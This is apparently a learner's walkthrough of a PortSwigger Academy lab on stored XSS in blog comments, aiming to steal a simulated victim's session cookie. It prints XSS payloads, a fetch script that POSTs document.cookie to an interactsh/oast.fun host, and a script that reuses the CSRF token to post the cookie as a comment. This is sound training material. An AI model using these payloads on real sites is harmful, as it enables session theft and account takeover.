This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim’s session cookie, then use this cookie to impersonate the victim.
Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator’s default public server.
Some users will notice that there is an alternative solution to this lab that does not require Burp Collaborator. However, it is far less subtle than exfiltrating the cookie.
- Blogging website
- Home page have all the posts
- User can click each blog post and view specific blog post page by clicking “View Page” button or Post image on home page
- User can add comments on the post
- Comments are displayed under the blog post in the each blog post page
- Login page can be reached by clicking on “My Account” link in home page
- Login needs : username, password
Trying all characters :
< > ' " ` / \ : ; = } { + - $ ,

Got Error :

"Name must be length 64 or less."
Okay lets keep name less than or equals to 64 characters length
delete these :





Check the source code :
<section class="comment">
<p>
<img src="[/resources/images/avatarDefault.svg](view-source:https://0a8600e10397a922804a03e600ae00dc.web-security-academy.net/resources/images/avatarDefault.svg)" class="avatar">
<a id="author" href="http://something>abc<abc'abc"abc\`abc/abc\\abc:abc,abc;abc=abc}abc{abc+abc-abc$abc">c>abc<abc'abc"abc\`abc/abc\\abc:abc,abc;abc=abc}abc{abc+abc-abc$</a>
| 05 July 2026
</p>

<p>c>abc<abc'abc"abc`abc/abc\abc:abc,abc;abc=abc}abc{abc+abc-abc$</p>

</section>Comment field is vulnerable to XSS :
Payload:

<script>document.cookie</script>


My cookie :
session=SCL1T0FI8l9VxNzlET0CccqtLYbucnus
Attack Planning
Since we can execute an Stored XSS in this website.
Once the victim visits the blog post, I can make the victim browser to send the cookies information to attacker controlled server.
I can use Burp Collaborator or other websites like interactsh.com or …
<script>
alert(document.cookie)

fetch('yqbyiyubzosbjzvtbcmaeeoyuwp421w4n.oast.fun/fun', {
	method: 'POST',
	mode: 'no-cors',
	body: document.cookie
});

</script>
The above call is blocked by the Portswigger lab it does not making the call to the interactsh server
Different Thinking (out of box thinking)
Or I can make the victim browser to create an comment on the blog post, with the cookie information in the comment field. Everyone who visits the blog post can see the victim cookie information.
The form submission needs
csrftoken from the page Thecsrftoken differs from user to user, means to different users thecsrftoken value will be different.
It is an security mechanism to prevent an attacker to make an request on behalf of victim, the attacker would need an valid
csrftoken generated at the victim end in order to make an request on behalf of victim.
First lets try to execute it my end to understand how it works
<script>
var csrfToken = document.getElementsByName("csrf")[0].value;
console.log('token: ' + csrfToken);
fetch('/post/comment', {
	method: 'POST',
	headers: {
	'Content-Type': 'application/x-www-form-urlencoded',
	},

	body: {
		// your request body here
		csrf: csrfToken,
		postId: 10,
		comment: document.cookie,
		name: 'victim',
		email: 'evil@example.com',
		website: 'https://evil.com'
	}
});
</script>
Its not working.
I completed this using the Burp Collaborator

2mpk68ouyk2yorrjzxj7kav9c0ir6iu7.oastify.com
